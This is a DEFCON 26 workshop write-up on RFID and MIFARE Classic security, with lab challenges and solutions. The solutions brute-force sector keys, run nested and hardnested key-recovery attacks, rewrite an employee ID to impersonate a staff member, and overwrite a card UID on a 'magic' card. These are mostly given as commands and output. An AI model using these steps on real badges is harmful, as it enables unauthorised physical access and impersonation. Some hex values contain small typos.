DEFCON 26 - Playing with RFID

by Vanhoecke Vinnie

EY
Building a better working world

1. Contents

2. Introduction

RFID (Radio **F**requency **Id**entification) uses radio signals to send data wirelessly. It is a passive technology meaning that the card itself doesn't require an active power source. Radio waves of a specific Hz reach the card's antenna which create a magnetic field that powers the electric circuit in the card. Its commonly used as an identification method for physical access but also for contactless payments or ticketing systems. So the security of these cards are really important but in practice it seems that companies like to use the cheaper and less secure cards.

3. RFID Frequencies

Each card operates on a specific frequency which can be separated in three common frequencies, low, high and ultra-high frequency. Most of the smartcards you will find will use low or high frequency. Ultra-high is almost only used for logistic systems.

Low frequency

The Low Frequency (LF) band covers frequencies from 30 KHz to 300 KHz but most LF RFID systems operate at 125 KHz, although there are some that operate at 134 KHz. The biggest advantage is that a lower power supply is needed for low frequency. That is why this frequency is usually found in places like doors where it needs to be powered with a small battery.

High frequency

The High frequency (HF) RFID cards almost all use 13,56 Mhz as frequency with the biggest advantage of having a bigger data transmission speed.


Ultra-high frequency

The UHF frequency band convers the range from 300 MHz to 3 GHz. Systems complying with the UHF Gen2 standard for RFID use the 860 to 960 MHz band. A big advantage for UHF is the read distance. Tags can be read from a larger distance (meters). This is useful for warehouse management.

	Frequency	Read range
Low frequency	125kHz 134.2khz	8 cm
High frequency	13.56 MHz	5 - 8 cm
Ultra-high frequency	865 - 929 MHz	1,5 - 2 m

4. MIFARE

MIFARE stands for “MIkron FARE Collection System” and it covers several different kinds of contactless cards. Its created by NXP Semiconductors company. It uses ISO/IEC 14443 Type A 13.56 MHz. The technology should be embodied in the cards and readers. MIFARE provides different kinds of security mechanisms. MIFARE also have the most secure cards on the market.



MIFARE Timeline 1994-2013

MIFARE Classic

The MIFARE Classic cards are fundamentally just a memory storage device, where the memory is divided into segments and blocks with simple security mechanisms for access control. Those cards are ASIC-based and have limited computational power. They are used for electronic wallet, access control, corporate ID cards, transportation or stadium ticketing.

The MIFARE Classic Mini version offers 320 bytes of data storage divided into 5 sectors. It uses 16 bytes per sector for the keys and access conditions and cannot be used for user data.


MIFARE Classic 1K offers 1024 bytes of data storage divided in 16 sectors. Every sector is protected by two different keys, called A and B. Each key can be programmed to allow operations such as reading, writing, increasing value blocks, etc.

MIFARE Classic 4K offers 4096 bytes split into 40 sectors. 32 of those sectors are the same size as the 1K sectors and 8 sectors are quadruple size sectors.

The MIFARE Classic uses Crypto-1 protocol for authentication and ciphering.

	Bruto Data storage	**Sectors**	**Netto Data Storage**
MIFARE Classic Mini	320 bytes	5	224 bytes
MIFARE Classic 1K	1024 bytes	16	752 bytes
MIFARE Classic 4K	4096 bytes	40	3440 bytes

Mifare classic memory layout



A Mifare Classic 1K card has 16 sectors containing each 4 blocks and a block contains 16 bytes. In the fourth block of **each** sector you can find key A, B and the access bits. The keys are used to read/write on that specific sector and its perfectly possible to have different keys for each sector. The access bits contain information about the access that can be achieved with key A or key B. Usually key A is used to read from the card and this access is defined in those access bits and key B is used to read/write to the card. This is useful if you want to store the read key in an exposed reader but the write key at badge maintainer/administrator. Then there is also the very first block of the first sector, block 0 which contains the UID of the card. This part is usually not writeable and hardcoded by the card manufacturer. But there are special Mifare classic cards where block 0 can be modified.

Mifare classic vulnerabilities

Mifare classic implements the proprietary "crypto1" encryption, it was kept secret for a long time until German researchers (Henryk Plötz and Karsten Nohl) investigated the card by analyzing the chip with a microscope and scraping the chip to its core. After reversing the cryptographic function they noticed that the key length was to small to be cryptographically strong enough. But more important while running some tests they discovered that the random number generator was not random enough which can be used for several attacks. Currently there are three main attacks that can be performed on the mifare classic card:

1. Nested attack
2. Hardnested attack
   Mifare came with an upgraded version of the mifare classic card with a better RNG but it is still vulnerable.
3. Dark-side attack


5. Challenges

Challenge #1: Identify card type

Difficulty	Easy
Goal	Identifying the type of the cards
Description	When receiving RFID cards, the first thing you do is identify what RFID protocol the card uses. Usually this requires a low and high frequency antenna to identify all RFID protocols. The ACR122U is an NFC compliant device and has one high frequency antenna (13,56$_{Mhz}$) this makes it possible to identify all kinds of RFID protocols included in the NFC bundle. Use the ACR122U scripting tool to identify the card types of the provided cards during the workshop.


Solution

ACR122U scripting tool (Windows):



With libnfc:

Nfc-list -v




```
$~/Documents/Tools/ACR122/libnfc: nfc-list -v
nfc-list uses libnfc libnfc-1.7.1
NFC device: ACS / ACR122U PICC Interface opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): b3  24  db  de
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

0 Felica (212 kbps) passive target(s) found.

0 Felica (424 kbps) passive target(s) found.

0 ISO14443B passive target(s) found.

0 ISO14443B' passive target(s) found.

0 ISO14443B-2 ST SRx passive target(s) found.

0 ISO14443B-2 ASK CTx passive target(s) found.

0 Jewel passive target(s) found.
```

Challenge #2: Read data	
Difficulty	Easy
Goal	Read data from a mifare card
Description	Now that we've determined which card uses which protocol, let's try to read data from the card. To access the data we need to have the key. In this case we give you the key so that you don't need to find the keys yourself. Sector 0, key A = FFFFFFFFFFFF


Solution

First challenge of this part is to read the four block of sector 0:

- **ACR122U scripting tool (Windows):**



- **ACR122urw.jar (Linux & Windows):**




Find the hidden message in sector zero:

You can find some hex data on block two of sector zero:

```
[5]                     > FF B0 00 02 10
                        < 00 00 00 00 00 00 00 57 65 6C 63 6F 6D 65 21 00 90 00
```

When converting this to asci you will get the following message:




Challenge #3: Write data

Difficulty	Easy
Goal	Write data to a mifare card
Description	Instead of reading data we will now try to write data to the card. Try to write "deadbeef" in hex to block 1 in sector 0.(The second block) Sector 0, key A = FFFFFFFFFFFF

Solution

Second part of challenge two is to write "deadbeef" in hex to block one of sector zero.

- **ACR122U scripting tool (Windows):**



- **ACR122urw.jar (Linux & Windows):**

```
C:\>java -jar acr122urw.jar --write 0 1 FFFFFFFFFFFF DEADBEEF000000000000000000000000
Opening device
Listening for cards...
15:40:11.512 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@90e4c7
Old block data: DEADBEEF000000000000000000000000 (Key A: FFFFFFFFFFFF)
New block data: DEADBEEF000000000000000000000000 (Key A: FFFFFFFFFFFF)
```

Challenge #4: Access rights


Difficulty	Easy
Goal	Learn about the access bits
Description	Access bits can be used set the permissions of keys if they can read/write to the blocks of the sector. Each sector has its own access bits and are always located at 7-10th byte in the last block of the sector. Read those values out and use the appropriate key to write to block 2 of sector 0. Sector 0, key A = FFFFFFFFFFFF Sector 0, key B = 111111111111

Solution

When checking the access bits of sector zero we can find the following values:

7B 47 88 69

Unfortunately I didn't find a good access bit calculator for Linux so in order to know what these hex values mean we need to use the mifare access condition calculator for Windows (Or you could do everything manually):
Please note that the last hex value "69" is not needed to calculate the access rights.



1) Sector Trailer

Read Key A	Write Key A	Read Access Condition	Write Access Condition	Read Key B	Write Key B
none	A	A	none	A	A
none	none	A	none	A	none
none	B	A-B	none	none	B
none	none	A-B	none	none	none
none	A	A	A	A	A
none	B	A-B	B	none	B
none	none	A-B	B	none	none
none	none	A-B	none	none	none

2) Sector Blocks

Block 0

Read	Write	Incr	Decr, Transfer, Restore
A-B	A-B	A-B	A-B
A-B	none	none	none
A-B	B	none	none
A-B	B	B	A-B
A-B	none	none	A-B
B	B	none	none
B	none	none	none
none	none	none	none

Block 1


Read	Write	Incr	Decr, Transfer, Restore
A-B	A-B	A-B	A-B
A-B	none	none	none
A-B	B	none	none
A-B	B	B	A-B
A-B	none	none	A-B
B	B	none	none
B	none	none	none
none	none	none	none

Block 2

Read	Write	Incr	Decr, Transfer, Restore
A-B	A-B	A-B	A-B
A-B	none	none	none
A-B	B	none	none
A-B	B	B	A-B
A-B	none	none	A-B
B	B	none	none
B	none	none	none
none	none	none	none

Our goal is to write to block two of sector zero so if you read the information on the access bit calculator you can see that writing is only allowed with Key B. So let's use key B to write "deadbeef" to the card:

- **ACR122U scripting tool (Windows):**



- **ACR122urw.jar (Linux & Windows):**

```
C:\>java -jar acr122urw.jar --write 0 2 111111111111 DEADBEEF000000000000000000000000
Opening device
Listening for cards...
15:10:48.086 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@2e4a5f
Old block data: DEADBAAF000000000000000000000000 (Key B: 111111111111)
New block data: DEADBEEF000000000000000000000000 (Key B: 111111111111)
```

Challenge #5: Sector one introduction

Difficulty

Easy

Goal

Read the blocks of sector 1 and receive a hint on what to do next

Description

Same as a previous excercise, try to read out the blocks of sector 1.

Sector 1, key A = FFFFFFFFFFFF

Solution

Same as previous solution but change the blocks you want to read.

- **ACR122U scripting tool (Windows):**

```
; [1] Load (Mifare Default) key in reader (key location 0)
FF 82 00 00 06 FF FF FF FF FF FF (9000)

; [2] Authenticate sector 1, Block 0 with key at location 0
FF 86 00 00 05 01 00 04 60 00 (9000)

; [3] Read the full 16 bytes from Sector 1, Block 0
FF B0 00 04 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [3] Read the full 16 bytes from Sector 1, Block 1
FF B0 00 05 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [3] Read the full 16 bytes from Sector 1, Block 2
FF B0 00 06 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [3] Read the full 16 bytes from Sector 1, Block 3
FF B0 00 07 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)
```

Result:

```
; [3] Read the full 16 bytes from Sector 1, Block 0
FF B0 00 04 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

[3]                  > FF B0 00 04 10
                     < 46 69 6E 64 20 6B 65 79 20 42 21 00 00 00 00 00 90 00
```

- **ACR122urw.jar (Linux & Windows):**

java -jar acr122urw.jar --dump FFFFFFFFFFFF

```
Sector 01 block 00: 46696E64206B657920422100000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 01: <Failed to read block>
Sector 01 block 02: <Failed to read block>
Sector 01 block 03: 0000000000001E11EE69000000000000 (Key A: FFFFFFFFFFFF)
```

As you can see, it failed to read the block 1 and 2. When decoding the hex data to asci you see the message “Find key B!”. The access bits also specify that block 1 and 2 can be read and written by key B. In the next challenge you will see how to find the key.

Challenge #6: Brute force

Difficulty

Medium

Goal

Find keys by brute forcing the keys.

Description


In a black box approach you will not have any keys to write to the test card, so you will have to find the keys. One way to do this is by brute forcing the keys on the card. Perform a quick google search of common mifare classic keys and use them with the java tool to enumerate these keys.

Hint: You can just specify a bunch of keys in the command line arguments of the tool.
java -jar acr122urw.jar --dump FFFFFFFFFFFF 111111111111 ....

Sector 1, key A = FFFFFFFFFFFF

Solution

When googling for common mifare keys you will quickly get some keys:



Use these keys with the ACR122u java tool:


java -jar acr122urw.jar --dump FFFFFFFFFFFF 111111111111 A1A2A3A4A5A6 A1B1C1D1E1F1 ....

```
Sector 01 block 00: 46696E64206B65792042210000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 01: 596F7520666F756E64206D6521000000 (Key B: A1A2A3A4A5A6)
Sector 01 block 02: 5647687063794270637942644D6247466E (Key B: A1A2A3A4A5A6)
Sector 01 block 03: 000000000000001E11EE690000000000000 (Key A: FFFFFFFFFFFF)
```


Now we can read the two blocks and key B is A1A2A3A4A5A6.

Bonus flags:

- Block 1:



- Block 2:



Challenge #7: Nested attack

Difficulty

Medium

Goal

Find the keys for sector 2 using a nested attack.


Description

Instead of brute forcing we can use common attacks to retrieve the keys from the card. One of these attacks is the nested attack and during this challenge we will use it to retrieve the keys for sector 2.

For windows you could use mfoc-gui and for linux mfoc or miLazyCracker.

Solution


- **MFOC-GUI (Windows):**
  Use both keys, enable dump to file to read the contents (Will dump raw binary file) and then just read the data. The tool will automatically perform nested attack to retrieve the keys.



- **MFOC (Linux):**
  Just run MFOC in the command line and specify an output file to dump the memory of the card.
  mfoc -O <filename>

```
Block 11, type A, key ffffffffffff :00  00  00  00  00  00  1e  11  ee  69  00  00  00  00  00  00
Block 10, type B, key deadbeef6969 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 09, type B, key deadbeef6969 :43  6f  6e  67  72  61  74  75  6c  61  74  69  6f  6e  73  21
Block 08, type A, key ffffffffffff :6d  66  6f  63  00  00  00  00  00  00  00  00  00  00  00  00
```

As you can see the key is DEABEEF6969
Bonus flag:



Challenge #8: Hardnested attack	
Difficulty	Medium
Goal	Perform hardnested attack.
Description	When using MFOC on the employee cards you will not be able to retrieve the key for sector 1. This means that the card is protected against the nested attack. So in order to retrieve the keys we should use miLazyCracker.
Solution	When performing mfoc on the card you will receive the following message:

```
Using sector 00 as an exploit sector
Card is not vulnerable to nested attack
```

In order to run miLazyCracker just run it in the command line and it will start doing the hardnested attack:

```
Using sector 00 as an exploit sector
Card is not vulnerable to nested attack
MFOC not possible, detected hardened Mifare Classic
Trying HardNested Attack...
```

The keys are:

```
Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Found   Key A: ffffffffffff Found   Key B: a1a2a3a4a5a6
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: efffefffefff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: abffadffbcff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: abffadffbcff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
```

Challenge #9: Simple employee card	
Difficulty	Hard
Goal	Impersonate the employee with employee number 12350
Description	Once you have the keys you can start reading and analysing the data on the card. Identify where the employee number is stored and change it accordingly. If you think you did it correctly, you can test it on the RFID bench. Focus on sector 1 here, just to prevent messing up the following challenges.
Solution	In block 1 of sector 1 on the cards you will find the following data (depending if you took card 1 or 2):

```
49 44 3a 00 30 39 00 00 00 00 00 00 00 00 00 00
or
49 44 3a 00 30 34 00 00 00 00 00 00 00 00 00 00
```

The first three bytes are always the same and when decoding these values you will see that it says "ID:":

```
PS C:\> $bytes = (0x49,0x44,0x3a)
PS C:\> [System.Text.Encoding]::ASCII.GetString($bytes)
ID:
```

So probably the hex data in the 5th and 6th byte are the employee identifier. Its not asci data but its decimal:

```
PS C:\> '{0:d}' -f 0x3039
12345
PS C:\> '{0:d}' -f 0x3034
12340
```

So now we know what the data means now we just need to modify it to what we want to achieve. Convert "12350" to decimal:

```
PS C:\> '{0:X}' -f 12350
303E
```

Now we just need to overwrite the 6th byte with 3E.

```
java -jar acr122urw.jar -write 1 1 A1A2A3A4A5A6 49443A00303E00000000000000000000
```

If you did it correctly that data will now be written on the card and you will have access to the secure area.

Challenge #10: Magic mifare

Difficulty

Hard

Goal

Overwrite the UID on a magic mifare card.

Description

This time the authentication is not handled by the block in sector 1 but its using the UID of the card. Because the maintainers of the RFID system thought using the UID as authentication would be safe as no one can overwrite that and its always unique.

But there is something called like a magic mifare card, where the UID can be overwritten and luckily one of the employee cards you received is one of those.

You can overwrite the UID with a simple tool present in the libnfc library.

Focus on sector 0 here, just to prevent messing up the following challenges.

Solution

Take the magic mifare card and use the libnfc tool "nfc-mfsetuid"

Nfc-mfsetuid AB62FC19

```
$~/Documents/Tools/SunFounder_SensorKit_for_RPi2/Python: nfc-mfsetuid AB62FC19
NFC reader: ACS / ACR122U PICC Interface opened
Sent bits:     26 (7 bits)
Received bits: 04  00
Sent bits:     93  20
Received bits: 12  34  56  78  08
Sent bits:     93  70  12  34  56  78  08  3c  a2
Received bits: 08  b6  dd

Found tag with
 UID: 12345678
ATQA: 0004
 SAK: 08

Sent bits:     50  00  57  cd
Sent bits:     40 (7 bits)
Received bits: a (4 bits)
Sent bits:     43
Received bits: 0a
Sent bits:     a0  00  5f  b1
Received bits: 0a
Sent bits:     ab  62  fc  19  2c  08  04  00  46  59  25  58  49  10  23  02  e8  e
Received bits: 0a
```

